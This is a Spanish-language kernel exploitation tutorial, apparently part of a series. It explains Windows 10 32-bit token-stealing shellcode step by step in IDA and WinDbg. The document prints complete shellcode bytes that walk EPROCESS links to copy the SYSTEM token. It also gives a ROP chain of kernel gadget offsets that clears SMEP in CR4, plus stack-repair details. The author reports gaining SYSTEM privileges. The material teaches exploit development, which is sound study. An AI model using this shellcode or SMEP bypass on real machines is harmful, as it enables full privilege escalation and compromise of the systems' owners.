pepe6:000C0041 xor     eax, eax
pepe6:000C0043 push    80E9E196h
pepe6:000C0048 retn
pepe6:000C0048 ; -----
pepe6:000C0049 db  41h ; A

```

Recordemos que fs:124 es un puntero a la estructura ETHREAD, la explicación ya la hicimos en el de Windows 7, acá cambiara solo algún offset.


En computación, el Win32 Thread Information Block (TIB) es una estructura de datos en los sistemas Win32, específicamente en la arquitectura x86, que almacena información acerca del hilo que se está ejecutando. También es conocido como el Thread Environment Block (TEB).

Bueno esta estructura tiene campos que se acceden a través de la instrucción FS:[x], allí en la tabla vemos por ejemplo FS:[124]

| Segmento | Offset | Size | Access | Description |
|------------|--------|----------|----------|---|
| FS:[0xC8] | 4 | NT | NT | Registro de estado de software FP |
| FS:[0xCC] | 216 | NT, Wine | NT, Wine | Reservado para el Sist. Operativo (NT), datos privados de kernel32 (Wine) |
| FS:[0x124] | 4 | NT | NT | Puntero a estructura KTHREAD (ETHREAD) |
| FS:[0x1A4] | 4 | NT | NT | Código de excepción |

En el windbg incluido en IDA podemos ver la estructura para Windows 10.

```
8. Creating a new segment (000C0000-10000000) ... .. OK
!INDBG>dt _ETHREAD
t! _ETHREAD
+0x000 Tcb : _KTHREAD
+0x350 CreateTime : _LARGE_INTEGER
+0x358 ExitTime : _LARGE_INTEGER
+0x358 KeyedWaitChain : _LIST_ENTRY
+0x360 ChargeOnlySession : Ptr32 Void
+0x364 PostBlockList : _LIST_ENTRY
+0x364 ForwardLinkShadow : Ptr32 Void
+0x368 StartAddress : Ptr32 Void
+0x36c TerminationPort : Ptr32 _TERMINATION_PORT
+0x36c ReaperLink : Ptr32 _ETHREAD
+0x36c KeyedWaitValue : Ptr32 Void
+0x370 ActiveTimerListLock : Uint4B
+0x374 ActiveTimerListHead : _LIST_ENTRY
+0x37c Cid : _CLIENT_ID
+0x384 KeyedWaitSemaphore : _KSEMAPHORE
+0x384 AlpcWaitSemaphore : _KSEMAPHORE
+0x398 ClientSecurity : _PS_CLIENT_SECURITY_CONTEXT
+0x39c IrpList : _LIST_ENTRY
+0x3a4 TopLevelIrp : Uint4B
+0x3a8 DeviceToVerify : Ptr32 _DEVICE_OBJECT
+0x3ac Win32StartAddress : Ptr32 Void
+0x3b0 LegacyPowerObject : Ptr32 Void
+0x3b4 ThreadListEntry : _LIST_ENTRY
+0x3bc RundownProtect : _EX_RUNDOWN_REF
+0x3c0 ThreadLock : _EX_PUSH_LOCK
+0x3c4 ReadClusterSize : Uint4B
+0x3c8 MmLockOrdering : Int4B
```



Como en el primer campo esta KTHREAD y esta ocupa 0x350, los campos que estamos trabajando están dentro de ella.

Vemos que acá a diferencia de Windows 7, que ApcState que es del tipo _KAPC_STATE, estaba en el offset 0x50, acá está en el offset 0x70.

```

01A80 9D0F4A80: sub_9D0F49D4+AC
Output window
+0x05c TerminateRequestReason : Pos 17, 2 Bits
+0x05c ProcessStackCountDecrement : Pos 19, 1 Bit
+0x05c RestrictedGuiThread : Pos 20, 1 Bit
+0x05c ThreadFlagsSpare : Pos 21, 3 Bits
+0x05c EtwStackTraceApcInserted : Pos 24, 8 Bits
+0x05c ThreadFlags : Int4B
+0x060 Tag : UChar
+0x061 SystemHeteroCpuPolicy : UChar
+0x062 UserHeteroCpuPolicy : Pos 0, 7 Bits
+0x062 ExplicitSystemHeteroCpuPolicy : Pos 7, 1 Bit
+0x063 Spare0 : UChar
+0x064 SystemCallNumber : UInt4B
+0x068 FirstArgument : Ptr32 Void
+0x06c TrapFrame : Ptr32 _KTRAP_FRAME
+0x070 ApcState : _KAPC_STATE
+0x070 ApcStateFill : [23] UChar
+0x087 Priority : Char
+0x088 UserIdealProcessor : UInt4B
+0x08c ContextSwitches : UInt4B
+0x090 State : UChar
+0x091 Spare12 : Char
+0x092 WaitIrql : UChar

```

En el offset 0x10 de esa estructura esta

```

pepe6:00DC0003 nop
pepe6:00DC0004 pusha
pepe6:00DC0005 mov     eax, large fs:124h
pepe6:00DC000B lea     eax, [eax+70h]
pepe6:00DC000E mov     eax, [eax+10h]
pepe6:00DC0011 mov     ecx, eax
pepe6:00DC0013 mov     ebx, [eax+0FCh]
pepe6:00DC0019 mov     edx, 4

```

```

nt!_KAPC_STATE
+0x000 ApcListHead : [2] _LIST_ENTRY
+0x010 Process : Ptr32 _KPROCESS
+0x014 InProgressFlags : UChar
+0x014 KernelApcInProgress : Pos 0, 1 Bit
+0x014 SpecialApcInProgress : Pos 1, 1 Bit
+0x015 KernelApcPending : UChar
+0x016 UserApcPending : UChar

```

Pasa a EAX vemos que es el famoso numerito EPROCESS del proceso actual en ECX.


```

-----
WINDBG>dt _EPROCESS
nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x0b0 ProcessLock : _EX_PUSH_LOCK
+0x0b4 UniqueProcessId : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 RundownProtect : _EX_RUNDOWN_REF
+0x0c4 VdmObjects : Ptr32 Void
+0x0c8 Flags2 : Uint4B
+0x0c8 JobNotReallyActive : Pos 0, 1 Bit
+0x0c8 AccountingFolded : Pos 1, 1 Bit
+0x0c8 NewProcessReported : Pos 2, 1 Bit
+0x0c8 ExitProcessReported : Pos 3, 1 Bit
+0x0c8 ReportCommitChanges : Pos 4, 1 Bit
+0x0c8 LastReportMemory : Pos 5, 1 Bit
+0x0c8 ForceWakeCharge : Pos 6, 1 Bit
+0x0c8 CrossSessionCreate : Pos 7, 1 Bit
+0x0c8 NeedsHandleRundown : Pos 8, 1 Bit
+0x0c8 RefTraceEnabled : Pos 9, 1 Bit
+0x0c8 DisableDynamicCode : Pos 10, 1 Bit
+0x0c8 EmptyJobEvaluated : Pos 11, 1 Bit
+0x0c8 DefaultPagePriority : Pos 12, 3 Bits
+0x0c8 PrimaryTokenFrozen : Pos 15, 1 Bit
+0x0c8 ProcessVerifierTarget : Pos 16, 1 Bit

```

Vemos que Pcb que es del tipo `_KPROCESS` está en el offset 0, así que coinciden en dirección con `_EPROCESS`, el tema es que acá busca el offset `0xfc` y obvio no está dentro de `KPROCESS` porque su largo es `0xb0`, así que está en `EPROCESS` más abajo.

Output window

```

+0x0cc ProcessRundown : Pos 25, 1 Bit
+0x0cc ProcessInserted : Pos 26, 1 Bit
+0x0cc DefaultIoPriority : Pos 27, 3 Bits
+0x0cc ProcessSelfDelete : Pos 30, 1 Bit
+0x0cc SetTimerResolutionLink : Pos 31, 1 Bit
+0x0d0 CreateTime : _LARGE_INTEGER
+0x0d8 ProcessQuotaUsage : [2] Uint4B
+0x0e0 ProcessQuotaPeak : [2] Uint4B
+0x0e8 PeakVirtualSize : Uint4B
+0x0ec VirtualSize : Uint4B
+0x0f0 SessionProcessLinks : _LIST_ENTRY
+0x0f8 ExceptionPortData : Ptr32 Void
+0x0f8 ExceptionPortValue : Uint4B
+0x0f8 ExceptionPortState : Pos 0, 3 Bits
+0x0fc Token : _EX_FAST_REF
+0x100 MmReserved : Uint4B
+0x104 AddressCreationLock : _EX_PUSH_LOCK
+0x108 PageTableCommitmentLock : _EX_PUSH_LOCK
+0x10c RotateInProgress : Ptr32 _ETHREAD

```

Así que lee el Token del proceso actual del offset `0xfc` y lo deja en `EBX`.

```

pepe6:00DC000E mov     eax, [eax+10h]
pepe6:00DC0011 mov     ecx, eax
pepe6:00DC0013 mov     ebx, [eax+0FCh]
pepe6:00DC0019 mov     edx, 4
pepe6:00DC001E
pepe6:00DC001E loc_DC001E: |
pepe6:00DC001E mov     eax, [eax+0B8h]
pepe6:00DC0024 sub     eax, 0B8h ; '@'
pepe6:00DC0029 cmp     [eax+0B4h], edx
pepe6:00DC002F jnz     short loc_DC001E
pepe6:00DC0031 mov     edx, [eax+0FCh]

```

Y de 0xb8 lee ActiveProcessLinks

```

+0x016 UserApcPending      : UChar
!INDBG>dt _EPROCESS
nt!_EPROCESS
+0x000 Pcb                 : _KPROCESS
+0x0b0 ProcessLock        : _EX_PUSH_LOCK
+0x0b4 UniqueProcessId    : Ptr32 Void
+0x0b8 ActiveProcessLinks : LIST_ENTRY
+0x0c0 RundownProtect     : _EX_RUNDOWN_REF
+0x0c4 VdmObjects         : Ptr32 Void
+0x0c8 Flags2             : Uint4B
+0x0c8 JobNotReallyActive : Pos 0, 1 Bit
+0x0c8 AccountingFolded  : Pos 1, 1 Bit

```

Luego ya lo habíamos explicado en la versión de Windows 7

The screenshot shows a debugger window with assembly code on the left and a structure list on the right. The assembly code includes instructions like `mov ecx, eax`, `mov edx, 4`, and a loop that increments `eax` by `0B8h` until it reaches a null terminator. The structure list on the right shows various Windows kernel structures, with `EPROCESS.ActiveProcessLink.Flink` highlighted. A red arrow points from the `0B8h` constant in the assembly code to the `Flink` field in the structure list.

Es el FLINK o sea que apunta al ActiveProcessLink del proceso siguiente, como eso está en 0xb8 le resta esa constante para hallar el EPROCESS del proceso siguiente.

```

+0x010 UserApptending : _Boolean
WINDBG>dt _EPROCESS
nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x0b0 ProcessLock : _EX_PUSH_LOCK
+0x0b4 UniqueProcessId : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 RundownProtect : _EX_RUNDOWN_REF
+0x0c4 VdmObjects : Ptr32 Void
+0x0c8 Flags2 : Uint4B
+0x0c8 InheritableActive : Pos 0. 1 Bit

```

Luego va comparando el contenido del offset 0xb4 que es el PID, hasta que encuentra el proceso de PID 4 o sea SYSTEM

```

pepe6:00DC0013 mov     ebx, [eax+0FCh]
pepe6:00DC0019 mov     edx, 4
pepe6:00DC001E
pepe6:00DC001E loc_DC001E:
pepe6:00DC001E mov     eax, [eax+0B8h]
pepe6:00DC0024 sub     eax, 0B8h ; '@'
pepe6:00DC0029 cmp     [eax+0B4h], edx
pepe6:00DC002F jnz     short loc_DC001E
pepe6:00DC0031 mov     edx, [eax+0FCh]


```

UNKNOWN 00DC001E: pepe6:loc_DC001E (Synchronized with EIP)


Una vez que sale del LOOP porque encontró SYSTEM y en EAX queda el EPROCESS del mismo, lee el Token del offset 0xfc y lo copia al proceso actual cuyo EPROCESS había quedado en ECX

Luego queda volver correctamente al proceso sin que crashee lo cual no es fácil, lo del Token ya está listo.

Una de las técnicas es tracear el programa cuando pasa por la misma función pero sin overflow y seguir cuando vuelve de cada función e ir mirando el stack, tratando de ver que cuando hay overflow vuelva en forma similar.




Como aquí yo vuelvo sin overflow y luego ahí hay un `ret 8` y el stack está en esa posición por lo cual volverá a




Así que trato de volver al mismo lugar y que el stack este en la misma posición cuando hay overflow y tengo que considerar el `ret 8`.

Ven que cuando entro a ejecutar mi shellcode el stack está bastante parecido



Al llegar al popad



El stack estaría bien, así que debo quitar el add esp, 0c que servía para otro exploit, quitar ese push y cambiar el ret por un ret 8 y debería funcionar.

Podría ser así

```
shellcode = struct.pack("<I", 0x90909090)
```

```
# --[ setup]
```

```
shellcode += "\x60" # pushad
```

```
shellcode += "\x64\xa1\x24\x01\x00\x00" # mov eax, fs:[KTHREAD_OFFSET]
```

```
# I have to do it like this because windows is a little special
# this just gets the EPROCESS. Windows 7 is 0x50, now its 0x80.
```

```
shellcode += "\x8d\x40\x70" # lea eax, [eax+0x70];
```

```
shellcode += "\x8b\x40\x10" # mov eax, [eax+0x10];
```

```

shellcode += "\x89\xc1" # mov ecx, eax (Current _EPROCESS
structure)

# win 10 rs2 x86 TOKEN_OFFSET = 0xfc
# win 07 sp1 x86 TOKEN_OFFSET = 0xf8
shellcode += "\x8B\x98\xfc\x00\x00\x00" # mov ebx, [eax +
TOKEN_OFFSET]


# --[ copy system PID token]
shellcode += "\xba\x04\x00\x00\x00" # mov edx, 4 (SYSTEM PID)
shellcode += "\x8b\x80\xb8\x00\x00\x00" # mov eax, [eax +
FLINK_OFFSET] <-|
shellcode += "\x2d\xb8\x00\x00\x00" # sub eax, FLINK_OFFSET
|
shellcode += "\x39\x90\xb4\x00\x00\x00" # cmp [eax +
PID_OFFSET], edx |
shellcode += "\x75\xed" # jnz ->|

# win 10 rs2 x86 TOKEN_OFFSET = 0xfc
# win 07 sp1 x86 TOKEN_OFFSET = 0xf8
shellcode += "\x8b\x90\xfc\x00\x00\x00" # mov edx, [eax +
TOKEN_OFFSET]
shellcode += "\x89\x91\xfc\x00\x00\x00" # mov [ecx +
TOKEN_OFFSET], edx

# --[ recover]
shellcode += "\x61" # popad
shellcode += "\x31\xc0" # return NTSTATUS = STATUS_SUCCESS
shellcode += "\xc2\x08" # ret


```

Probemos este.




Ahí llegue al mismo punto funcionara? No, aun crashea falta algo más.

Es muy probable que el pop ebp cuando no overflodea



Que saca del stack ese valor antes del ret 8 sea el culpable.



Ya que después setea esp con ese valor.

Cambiare allí para que sea ret 8 solo y no ret 4 así vuelve y luego puedo acomodar ebp en mi shellcode.

```
input = struct.pack("<I", nt + 0x519770) * 2 # ret
```

```
input += struct.pack("<I", nt + 0x11fc10) # mov eax, cr4 - ret
```

```
input += struct.pack("<I", nt + 0x51976f) # pop ecx; ret
```

```
input += struct.pack("<I", 0xFFEFFFFFFF) # to disable smep
```


```
input += struct.pack("<I", nt + 0x50095c) # and eax,ecx; ret
```

```
input += struct.pack("<I", nt + 0x11fc1e) # mov cr4,eax; ret
```

```
input += struct.pack("<I", int(buf)) # a shellcode
```

Y al inicio de mi shellcode pongo un pop ebp para que lo levante del stack antes del pushad.

Ahora si ya funciona perfecto hice correr un notepad porque Microsoft en Windows 10 a veces restringe el uso de llamar a calc para joder jeje.



Ahí se ve el usuario SYSTEM o sea que pudimos deshabilitar SMEP y elevar privilegios en Windows 10 de 32 bits.

En 64 bits es igual el metodo, por supuesto hay que adaptar los offsets de las estructuras, y también hay que guardar el valor de cr4, para llamar una vez más para hacer un segundo rop que lo restaure porque si no en 64 bits el PATCH GUARD cada tanto scanea y se da cuenta del cambio y te crashea la máquina, pero en si es el mismo metodo mas trabajoso, pero es la misma idea.

Hasta la próxima parte

Ricardo Narvaja